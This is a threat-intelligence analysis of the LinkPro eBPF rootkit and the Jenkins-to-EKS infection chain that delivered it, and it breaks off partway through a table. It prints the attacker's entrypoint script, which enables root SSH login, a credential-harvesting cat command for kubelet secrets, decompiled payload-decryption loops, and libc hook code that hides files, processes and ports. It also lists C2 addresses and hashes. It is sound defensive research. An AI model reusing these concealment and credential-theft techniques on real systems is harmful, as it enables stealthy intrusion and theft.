LinkPro: eBPF rootkit analysis

By Théo Letailleur

Archived: 2026-04-05 17:24:53 UTC

During a digital investigation related to the compromise of an AWS-hosted infrastructure, a stealthy backdoor targeting GNU/Linux systems was discovered. This backdoor features functionalities relying on the installation of two eBPF modules, on the one hand to conceal itself, and on the other hand to be remotely activated upon receiving a "magic packet". This article details the capabilities of this rootkit and presents the infection chain observed in this case, which allowed its installation on several nodes of an AWS EKS environment.

Introduction

eBPF (extended Berkeley Packet Filter) is a technology adopted in Linux for its numerous use cases (observability, security, networking, etc.) and its ability to run in the kernel context while being orchestrated from user space. Threat actors are increasingly abusing it to create sophisticated backdoors and evade traditional system monitoring tools.


Malware such as BPFDoor[1], Symbiote[2] and J-magic[3] demonstrate the effectiveness of eBPF for creating passive backdoors, capable of monitoring network traffic and activating upon receipt of a specific "magic packet". Furthermore, more complex, open-source tools like ebpfkit[4] (a proof of concept) and eBPFexPLOIT[5], with orchestrators developed in Golang, act as rootkits, with features ranging from establishing secret command and control (C2) channels to process hiding and container evasion techniques.

While recently investigating a compromised AWS-hosted infrastructure, the Synacktiv CSIRT determined a relatively sophisticated infection chain, leading to the installation of a stealthy backdoor on GNU/Linux systems. This backdoor relies on the installation of two eBPF modules: one to conceal itself, and the other to be remotely activated upon receipt of a "magic packet".

Infection Chain

Forensic analysis identified a vulnerable Jenkins server (CVE-2024–23897[6]) exposed on the internet as the source of the compromise. The latter served as the initial access for the threat actor to then move to the integration and deployment pipeline, hosted on several clusters of the Amazon EKS[7] – Elastic Kubernetes Service (standard mode).

From the Jenkins server, the threat actor deployed a malicious docker image named `kvlnt/vv` (hosted on hub.docker.com before it was removed by support, after we noticed it) on several Kubernetes clusters. The docker image consists of a Kali Linux base with two additional layers.



These layers add the `app` folder as the working directory, then add three files to it:

1. `/app/start.sh` : A **bash** script that serves as the docker image's entrypoint. Its purpose is to start the *ssh* service, execute the `/app/app` backdoor, and the `/app/link` program.


```
 #!/bin/bash
sed -i -e 's/#PermitRootLogin /PermitRootLogin yes\n#/g' /etc/ssh/sshd_config
/etc/init.d/ssh start
./app &
./link -k ooonnn -w mmm000 -W -o 0.0.0.0/0 || tail -f /var/log/wtmp
```

2. `/app/link` : An open-source program called **vnt**[8] that acts as a **VPN** server and provides proxy capabilities. It connects to a community relay server at `vnt.wherewego.top:29872` . This allows the threat actor to connect to the compromised server from any IP address and to use it as a proxy to reach other servers on the infrastructure. The command-line arguments specified in the `/app/start.sh` script are as follows:
    1. `-k ooonnn` : token that identifies the virtual VLAN on the relay server
    2. `-w mmm000` : password used to encrypt communications between clients (AES128-GCM)

    3. `-W` : enables encryption between clients and the server (RSA+AES256-GCM) to prevent token leakage and *man-in-the-middle* attacks.
    4. `-o 0.0.0.0/0` : allows *forwarding* to all network segments.
3. `/app/app` : A *downloader* malware that retrieves an encrypted malicious payload from an S3 bucket. The contacted URL is `https[:]//fixupcount.s3.dualstack.ap-northeast-1.amazonaws[.]com/wehn/rich.png`. In the observed case, this is an in-memory **vShell 4.9.3** payload that communicates with its command and control server (`56.155.98.37`) via WebSocket. The Synacktiv CSIRT names this *downloader* **vGet**, due to its direct link with **vShell** in this case.

vShell is an already documented backdoor[9], notably used by UNC5174[10]. Its source code has not been available on GitHub for about a year. However, a recent version, 4.9.3, along with its (cracked) license, is available for download, allowing various actors to use vShell.

However, there is no open-source publication on **vGet**, which is developed in Rust and stripped. This malicious code creates a symbolic link `/tmp/.del` to `/dev/null` at the beginning of its execution before downloading the **vShell** payload. **vShell**, during its execution, initializes the `HISTFILE=/tmp/.del` environment variable when opening a terminal (at the operator's request). The purpose is to ensure that the command history is not written to a file (ex: `.bash_history`). It is therefore possible that there is a link between these two programs, and that **vGet** was specifically developed to execute **vShell** directly in memory, without leaving traces on the disk.



vGet — symbolic link from `/dev/null` to `/tmp/.del`

*The recovered **vGet** sample has few symbols, apart from a reference to the username **cosmanking** defined in the absolute paths of the Rust dependencies, for example:*

- `/Users/cosmanking/.cargo/registry/src/index.crates.io-1949cf8c6b5b557f/ureq-2.12.1/src/request.rs.`

Regarding the docker image, the following mount point is configured:

- Mount point: `/mnt`
    - Source (the host): `/`
    - Destination (to the container): `/mnt`
    - Access: read and write
    - Type: bind

This configuration allows the threat actor to escape the container's context (the running image), accessing the entire filesystem of the root partition with **root** privileges.

From the `/app/app` (**vGet**) process of the `kvlnt/vv` pod, a `cat` command was executed with the goal of retrieving credentials (authentication tokens, API keys, certificates...) available on the host and particularly in other pods. Below is a short excerpt from this command:


```
 cat \
var/lib/kubelet/pods/[..POD UUID..]/volumes/kubernetes.io~csi/pvc-[UUID]/mount \
var/lib/kubelet/pods/[..POD UUID..]/volumes/kubernetes.io~csi/pvc-[UUID]/vol_data.json \
var/lib/kubelet/pods/[..POD UUID..]/volumes/kubernetes.io~projected/kube-api-access-[ID]/ca.crt \
var/lib/kubelet/pods/[..POD UUID..]/volumes/kubernetes.io~projected/kube-api-access-[ID]/namespace \
var/lib/kubelet/pods/[..POD UUID..]/volumes/kubernetes.io~projected/kube-api-access-hfsns/token \
var/lib/kubelet/pods/[..POD UUID..]/volumes/kubernetes.io~secret/webhook-cert/ca \
var/lib/kubelet/pods/[..POD UUID..]/volumes/kubernetes.io~secret/webhook-cert/cert \
var/lib/kubelet/pods/[..POD UUID..]/volumes/kubernetes.io~secret/webhook-cert/key
[..ETC..]
```

A few weeks after the deployment of this docker image, the execution of **two other malware** was observed on several Kubernetes nodes, as well as on production servers. The latter were particularly targeted by the attacking group for **financial motives**.

The first piece of malicious code is a **dropper** embedding another **vShell** backdoor (v4.9.3) executed in memory, this time communicating via **DNS tunneling**. Regarding the *dropper*, it is not similar to SNOWLIGHT[11], already observed in some publications for dropping **vShell**, but it has the same purpose. The decryption process is performed in two steps. Here is an excerpt from the sample that the Synacktiv CSIRT analyzed:

```
unsigned __int64 __fastcall decrypt_shellcode(BYTE *shellcode, unsigned __int64 end_shc_addr)
{
  unsigned __int64 result; // rax
  unsigned __int64 i; // [rsp+18h] [rbp-8h]

  for ( i = 0; ; ++i )
  {
    result = i;
    if ( i >= end_shc_addr )
      break;
    shellcode[i] ^= (unsigned __int8)(i + 4) ^ 0x4D;
    shellcode[i] ^= 0xEu;
    shellcode[i] = (32 * shellcode[i]) | (shellcode[i] >> 3);
    shellcode[i] ^= 0x69u;
  }
  return result;
}
```

Step 1: Decryption of the first shellcode, executed directly



```
v12 = 0x56;                                           // initial key
v13 = 0xBC3D05;                                       // count
do
{
  *((_BYTE *)&loc_2E + v13 + 1) ^= v12;
  v12 += *((_BYTE *)&loc_2E + v13-- + 1);
}
while ( v13 );
```

Step 2: the shellcode decrypts and loads the embedded ELF **vShell** backdoor into its memory

Finally, the final payload, which is undocumented and that the Synacktiv CSIRT names **LinkPro**, is a backdoor exploiting eBPF technology, which could be described as a rootkit due to its stealth, persistence, and internal

network pivoting capabilities.


LinkPro Rootkit

LinkPro targets GNU/Linux systems and is developed in Golang. The Synacktiv CSIRT names it **LinkPro** in reference to the symbol defining its main module: `github.com/link-pro/link-client`. The GitHub account link-pro has no public repositories or contributions. **LinkPro** uses eBPF technology to only activate upon receiving a "magic packet", and to conceal itself on the compromised system.

LinkPro Rootkit Samples

SHA256	`d5b2202b7308b25bda8e106552dafb8b6e739ca62287ee33ec77abe4016e698b` (passive backdoor) `1368f3a8a8254feea14af7dc928af6847cab8fcceec4f21e0166843a75e81964` (active backdoor)
File type	ELF 64-bit LSB executable, x86-64, executable/linux/elf64
File size	8710464 bytes
Threat	Linux Rootkit
Observed filenames	`.tmp~data.ok` ; `.tmp~data.pro` ; `.tmp~data.resolveld`

LinkPro embeds four ELF modules: a shared library, a kernel module, and two eBPF modules:



Embedded ELF programs (Malcat view)

The different ELF modules are detailed below. However, the kernel module is never used by **LinkPro** (no implemented function to load it).

LinkPro Embedded ELF Binaries

SHA256	Type	Size

SHA256	Type	Size
`b11a1aa2809708101b0e2067bd40549fac4880522f7086eb15b71bfb322ff5e7`	Shared object	14.2 KiB
`9fc55dd37ec38990bb27ea2bc18dff0bb2d16ad7aa562ab35a6b63453c397075`	Kernel object	573.0 KiB
`364c680f0cab651bb119aa1cd82fefda9384853b1e8f467bcad91c9bdef097d3`	BPF	18.8 KiB
`b8c8f9888a8764df73442ea78393fe12464e160d840c0e7e573f5d9ea226e164`	BPF	35.4 KiB

Configuration and Communication

Depending on its defined configuration, **LinkPro** can operate in two ways: passive or active. Its configuration is retrieved in two different ways:

1. Either it is embedded in the binary, structured in JSON, and preceded by the keyword `CFG0`,
2. Or its default parameters are directly *hardcoded* into the main function. This method is observed on both samples.

Finally, command-line arguments are also taken into account to modify the default values at runtime:

```
Usage of <program name>:
 -addsvc
       / systemd disguise
 -connection-mode string
       : forward  reverse (default "reverse")
 -debug string
        (default "false")
 -dns-domain string
       DNS (default "dns.example.com")
 -dns-mode string
       DNS: direct()  tunnel() (default "tunnel")
 -dns-server string
       DNS (: 8.8.8.8:53)
 -ebpf string
        eBPF  (0=,1=) (default "1")
 -hideebpf string
       hide ebpf prog/map/link in /proc (0=,1=) (default "1")
 -jitter string
       () (default "2")
 -key string
       ()
 -pid string
       pid to hide (default "-1")
 -port string
        (default "6666")
 -protocol string
```

```
        (httptcpudpdns) (default "http")
  -reverse-port string
        HTTP (default "2233")
  -rmsvc
         systemd disguise
  -server string
         (default "1.1.1.1")
  -sleep string
        () (default "10")
  -version string
         (default "1.0.0")
```

The `-addsvc` parameter, observed during the investigation, is used to activate the persistence mechanism.

Below is the implemented configuration structure of **LinkPro**:

```
 struct TailConfig // sizeof=0xD0
{
    string ServerAddress;
    string ServerPort;
    string SecretKey;
    string SleepTime;
    string JitterTime;
    string Protocol;
    string DnsDomain;
    string DNSMode;
    string DnsServer;
    string Debug;
    string Version;
    string ConnectionMode;
    string ReversePort;
};
```

There are two possible values for `ConnectionMode` : `reverse` or `forward` .

1. The `reverse` connection mode corresponds to a **passive** mode, where the backdoor **listens** for commands from the C2. In this mode, two eBPF programs of the *eXpress Data Path*[12] (XDP) and *Traffic Control*[13] (TC) types are installed, with the goal of activating the C2 communication channel only upon receiving a **specific TCP packet**.
2. The `forward` connection mode corresponds to an **active** mode, where the backdoor **initiates** communication with its C2 server. In this mode, the XDP/TC eBPF programs are not installed.

The two samples identified on the compromised information system have the following configurations:

LinkPro TailConfig

	`d5b2202b`	`1368f3a8`
	Passive mode HTTP	**Active mode HTTP**
ServerAddress	1.1.1.1 *(not used)*	18.199.101.111
ServerPort	6666	2233
SecretKey	0	3344
SleepTime	10	10
JitterTime	2	2
Protocol	http	http
DnsDomain	dns.example.com	dns.example.com
DNSMode	tunnel	tunnel
DnsServer	0	0
Debug	false	false
Version	1.0.0	1.0.0
ConnectionMode	reverse	forward
ReversePort	2233	2233

The DNS fields are only used in the case of communication via the DNS protocol.

After parsing its configuration, **LinkPro** generates a unique client ID with the following information:

`SHA1sum(hex:"0123456789abcdeffedcba9876543210" | Hostname | Current user | Executable path | Machine ID | MAC Address | "nginx" )`

The Machine ID corresponds to the value present in `/etc/machine-id` or (if non-existent) in `/proc/sys/kernel/random/boot_id`.

Five communication protocols are possible for the `forward` (active) mode:

- HTTP
- WebSocket
- UDP (raw)
- TCP (raw)
- DNS (direct/tunneling)

For the `reverse` (passive) mode, only the HTTP protocol is used. Three URLs are served:

1. `/reverse/handshake` : identifies the operator's ID (`server_id` http request parameter) and returns the status `success` .
2. `/reverse/heartbeat` : returns the client's information (if the `request_client_info` parameter is specified) and returns the status `ok` .
3. and `/reverse/operation` : executes the operator's commands.

The exchanges are structured in JSON and encrypted with the `SecretKey` XOR key specified in the configuration.

Then, the following steps are executed in this order:

1. Installation of the "Hide" eBPF module
2. If the "Hide" module installation fails, or if it has been disabled (`-ebpf 0` command-line argument): Installation of a shared library in `/etc/ld.so.preload`
3. If `reverse` mode is used, installation of the "Knock" eBPF module
4. Installation of persistence
5. Execution of C2 commands
6. On interruption, deletion of the various modules

The passive sample `d5b2202b` is used to illustrate the following descriptions.

LD PRELOAD Module

LinkPro LD PRELOAD Module Sample

SHA256	`b11a1aa2809708101b0e2067bd40549fac4880522f7086eb15b71bfb322ff5e7`
File type	ELF 64-bit LSB shared object, x86-64, executable/linux/so64
File size	14552 bytes
Threat	Linux Dynamic Linker Hijacking
Observed filename	`libld.so`

LinkPro modifies the `/etc/ld.so.preload` configuration file to specify the path of the `libld.so` shared library that it embeds, with the goal of hiding various artifacts that could reveal the backdoor's presence. The different steps for `libld.so` are as follows:

1. Saves the content of `/etc/ld.so.preload` in memory
2. Extracts `libld.so` , embedded in the **LinkPro** binary, to `/etc/libld.so`
    1. If necessary, `/etc` is mounted with read and write permissions: `mount -o remount,rw /etc`
3. Assigns sufficient permissions so that `libld.so` can be loaded and executed by all users: `chmod 0755 /etc/libld.so`
4. Replaces the content of the `/etc/ld.so.preload` file with `/etc/libld.so`

Thanks to the presence of the `/etc/libld.so` path in `/etc/ld.so.preload`, the `libld.so` shared library installed by **LinkPro** is loaded by all programs that require `/lib/ld-linux.so` [14]. This includes all programs that use shared libraries, such as glibc.

Once `libld.so` is loaded at the execution of a program, for example `/usr/bin/ls`, it hooks (before *glibc*) several *libc* functions to modify results that could reveal the presence of **LinkPro**. Here is the observed behavior for the hooked functions:

- `fopen` and `fopen64`: `libld.so` hook checks if the process tries to open `/proc/net/tcp`, `/proc/net/tcp6`, `/proc/net/udp`, or `/proc/net/udp6`. These files provide information on active TCP/UDP connections. If so, the real *fopen* function is executed. Then, the malicious library retrieves the content of these files and removes **LinkPro**'s network traces. Indeed, any line containing port **2233** (**LinkPro**'s listening port) as a source or destination is deleted. Finally, if the process tries to open a file named `ld.so.preload`, a *"No Such File Or Directory"* error is returned.

```
22  if ( !libc )
23  {
24    libc = dlopen("/lib64/libc.so.6", 1);
25    if ( !libc )
26    {
27      libc = dlopen("/lib/x86_64-linux-gnu/libc.so.6", 1);
28      if ( !libc )
29      {
30        libc = dlopen("/lib/libc.so.6", 1);
31        if ( !libc )
32          libc = dlopen("/lib/i386-linux-gnu/libc.so.6", 1);
33      }
34    }
35  }
36  if ( !lfopen )
37    lfopen = (__int64 (__fastcall *)(_QWORD, _QWORD))dlsym(libc, "fopen");
38  stream = tmpfile();
39  fdFile = (FILE *)lfopen(fname, "r");
40  while ( fgets(s, 2048, fdFile) )
41  {
42    sscanf(
43      s,
44      "%d: %64[0-9A-Fa-f]:%X %64[0-9A-Fa-f]:%X %X %lX:%lX %X:%lX %lX %d %d %lu %512s\n",
45      &sl,
46      &local_address,
47      &local_port,
48      &rem_address,
49      &rem_port,
50      &st,
51      &tx_queue,
52      &rx_queue,
53      &tr,
54      &tm_when,
55      &retrnsmt,
56      &uid,
57      &timeout,
58      &inode,
59      &remaining);
60    if ( rem_port != 2233 && local_port != 2233 )
61      fputs(s, stream);
62  }
63  fclose(fdFile);
64  fseek(stream, 0, 0);
65  return stream;
66 }
000012F0 forge_proc_net_tcp:16 (12F0) (Synchronized with IDA View-A)
```

Pseudocode of the forge_proc_net_tcp function modifying the content

  - Regarding network information, `netstat` uses the `/proc/net` files to display ongoing connections. In contrast, `ss` uses the `netlink` protocol instead to retrieve this information. The

presence of port 2233 listening on the machine can therefore be detected with the `ss` command, as shown in the following image (`openat` is the system call used by `fopen`):

LinkPro internal port detection netstat vs ss

- Furthermore, the **LinkPro** process name is not indicated in the `ss` command's output (if adding -p flag), thanks to the `getdents` hook explained below.

- `getdents` and `getdents64` : the `getdents` system call is used to list the files in a directory. In this case, `libld.so` executes `getdents` then checks for the presence of:
  - Filenames containing the keywords `.tmp~data` (the **Linkpro** backdoor), `libld.so` , `sshids` , and `ld.so.preload` .
  - Process directories (under `/proc/` , i.e., the PID) whose command line contains the keyword `.tmp~data.`
  - If found, the `dirent` entry is overwritten by the next one.


```
total = orig_getdents(fd, dirp);
if ( total > 0 )
{
  sum_reclen = 0;
  do
  {
    cur_dirent = (dirent *)((char *)dirp + sum_reclen);
    d_reclen = cur_dirent->d_reclen;
    if ( strstr(cur_dirent->d_name, toyincang)
      || strstr(cur_dirent->d_name, toyincanglib)
      || isstarts_with(cur_dirent->d_name)
      || (unsigned __int8)(cur_dirent->d_name[0] - 0x31) <= 8u && (unsigned int)check_cmdline(cur_dirent->d_name)
      || !strcmp(cur_dirent->d_name, "ld.so.preload") )
    {
      if ( sum_reclen + (unsigned __int16)d_reclen < total )
        memmove(cur_dirent, (char *)cur_dirent + d_reclen, total - (sum_reclen + (unsigned __int16)d_reclen));
      total -= (unsigned __int16)d_reclen;
    }
    else
    {
      sum_reclen += (unsigned __int16)d_reclen;
    }
  }
  while ( total > sum_reclen );
}
return (unsigned int)total;
```

Overwriting the dirent entry of the file to be hidden

  - NB: The symbols `toyincang` and `toyincanglib` specify the keywords `.tmp~data` and `libld.so` . *"toyincang"* can be interpreted in Mandarin Pinyin as "to conceal".
- `kill` : the `kill` system call allows sending a signal to a process and takes the target's PID as an argument. The hook implemented by `libld.so` checks the command line of the targeted process (`/proc/<pid>/cmdline`) for the presence of the keyword `.tmp~data` (the **Linkpro** backdoor). If found, the libc `kill` function is not executed.
- `open` and `open64` : if the process tries to open a file named `ld.so.preload` , a *"No Such File Or Directory"* error is returned.
- `readdir` and `readdir64` : the `libld.so` *hook* executes the legitimate `readdir` function (lists the files in a directory) then, checks for the presence of:

- Filenames containing the keywords `.tmp~data`, `libld.so`, `sshids`, `ld.so.preload`, and `.system` (the folder containing **LinkPro** once the persistence mechanism is activated).
- Process directories (under `/proc/`, i.e., the PID) whose command line contains the keyword `.tmp~data.`
- If found, the `readdir` *hook* returns an empty result.

The following image shows a demonstration of `libld.so` effects. The `-ebpf 0` command-line argument is specified to explicitly disable the "Hide" module and therefore activate the *LD Preload* library instead.



Example of libld.so loading

In summary, `libld.so` loaded by **LinkPro** attempts to hide the network traces (listening or destination port) and filesystem traces of the **LinkPro** backdoor and of `libld.so` itself from other dynamically linked programs.

"Hide" eBPF Module

LinkPro "Hide" eBPF Module Sample

SHA256	`b8c8f9888a8764df73442ea78393fe12464e160d840c0e7e573f5d9ea226e164`
File type	ELF 64-bit LSB relocatable, eBPF
File size	36224 bytes
Threat	Linux eBPF Rootkit

The "Hide" module is composed of several eBPF programs of the *Tracepoint* and *Kretprobe* types.

TracePoint-type eBPF programs[15] are programs that attach to static tracepoints defined by the Linux kernel. They are placed at specific locations in the kernel code, for example on system calls, memory allocation, task scheduling, etc. In particular, tracepoints for system calls are located at the entry (`tracepoint/syscalls/sys_enter_syscall`) or exit (`tracepoint/syscalls/sys_exit_syscall`).

Kprobes[16] (*Kernel Probes*) allow an eBPF program to be attached to almost any function (its entry point) in the kernel. Kretprobes, for their part, are triggered when the function returns. This allows for intercepting and modifying the result of a system call.

The **LinkPro** rootkit installs these eBPF programs and takes advantage of their capabilities to hide its processes and network activity.

"Hide" Module Installation

First, **LinkPro** parses the embedded *"Hide"* ELF module into a specific object (*CollectionSpec*) using the `ebpf-go` module[17]. The different eBPF objects of the Hide module can be found loaded into memory, namely the maps[18] and the programs[19]. Maps are data structures that can be shared between programs.

LinkPro updates the `pids_to_hide_map` map with the current PID (Process ID) of **LinkPro**, as well as the list of PIDs specified on the command line (`-pid` argument).

LinkPro updates the `main_ebpf_progs` map to add the file descriptors (FD) of the eBPF programs loaded by LinkPro (the "Hide" and "Knock" modules).

LinkPro then creates BPF links[20] to attach the eBPF programs to instrumentation points in the kernel. The "Hide" eBPF module loaded by the **LinkPro** backdoor adds *hooks* to the `getdents` and `getdents64` system calls, with the same objective as the `libld.so` shared library, which is to hide files specific to **LinkPro**. Additionally, hooks are placed at the entry and exit of the `sys_bpf` system call to hide its eBPF maps and programs. Below are the implemented hooks:

- `tracepoint/syscalls/sys_enter_getdents -> HandleGetdentsEnter`
- `tracepoint/syscalls/sys_enter_getdents64 -> HandleGetdents64Enter`
- `tracepoint/syscalls/sys_exit_getdents -> HandleGetdentsExit`
- `tracepoint/syscalls/sys_exit_getdents64 -> HandleGetdents64Ext`
- `tracepoint/syscalls/sys_enter_bpf -> HandleBpfEnter`
- `kretprobe/sys_bpf -> HandleBpfExit`

handle_getdents

The behavior of the functions attached to the `getdents` and `getdents64` tracepoints is similar to `libld.so` . The result of the `getdents` system call (`sys_exit_getdents`) is intercepted. The eBPF program sets up filters to hide:

- Specific files and directories: any entry containing the keywords `.tmp~data` or `.system` .

- Specific processes: the process directories (under `/proc/`) whose identifiers (PIDs) are listed in the `pids_to_hide` eBPF map (which can contain up to 10 PIDs) are also hidden.

The `getdents` system call returns a linked list of `dirent` structures[21], where each structure represents a file or directory and contains information like its name, its inode, and the size of the entry, which allows for calculating the position of the next element. Unlike the `libld.so` hook on `getdents`, the `dirent` entry is not directly overwritten by the next record.

Here is how the linked list of `dirent` structures is modified to hide a file named `.tmp~data.resolveld`.

Before the eBPF Modification

The list is a succession of records. Each `dirent` implicitly points to the next one thanks to its own length (`d_reclen`).

dirent structure before modification

`dirent` (File A)	`dirent` (`.tmp~data.resolveld`)	`dirent` (File B)
`d_reclen` =24	`d_reclen` =32	`d_reclen` =24
`d_name` ="File A"	`d_name` =" `.tmp~data.resolveld` "	`d_name` ="File B"
